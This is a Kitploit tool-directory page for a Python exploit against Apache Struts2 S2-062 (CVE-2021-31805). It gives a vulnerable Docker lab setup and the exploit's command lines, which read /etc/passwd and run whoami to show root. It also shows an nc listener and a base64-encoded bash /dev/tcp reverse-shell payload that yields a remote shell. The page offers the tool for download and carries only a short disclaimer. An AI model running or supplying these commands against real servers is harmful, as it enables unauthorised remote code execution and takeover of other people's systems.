
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Struts2_S2-062_CVE-2021-31805 — Python exploit for Apache Struts2 S2-062 (CVE-2021-31805) remote code execution, with Docker-based reproduction environment and reverse shell payload generation. | Kitploit
Tools/GitHubGitHub/secnn/struts2_s2-062_cve-2021-31805
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubsecnn/struts2_s2-062_cve-2021-31805

Struts2_S2-062_CVE-2021-31805

Python exploit for Apache Struts2 S2-062 (CVE-2021-31805) remote code execution, with Docker-based reproduction environment and reverse shell payload generation.

View Repository
115134 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Struts2_S2-062_CVE-2021-31805

Apache Struts2 S2-062 Remote Code Execution Vulnerability (CVE-2021-31805) | Reverse Shell

Vulnerability Reproduction Environment

docker-compose.yml

version: '2'
services:
 struts2:
   image: vulhub/struts2:2.5.25
   ports:
    - "8080:8080"

Pull the image and start the environment

docker-compose up -d

Access address: http://1.1.1.1:8080

Vulnerability Verification Script

python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action "cat /etc/passwd"

passwd

python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action whoami

root

python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action id

id

Reverse Shell


Start Port Listening with NC

nc -lvvp 8081

NC

Construct a base64-encoded reverse shell script, generated using the following website: https://ir0ny.top/pentest/reverse-encoder-shell.html base64


Obtain Shell

python CVE-2021-31805_Shell.py http://1.1.1.1:8080/index.action "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvODA4MCAwPiYx}|{base64,-d}|{bash,-i}"


shell

Successfully Obtained Shell

Shell_code

Disclaimer

Do not use for illegal purposes. Only for security testing. Any consequences caused otherwise are unrelated to this project. Note: Only test websites with proper authorization: Hacking sites irresponsibly will bring tears to your loved ones.

Download Tool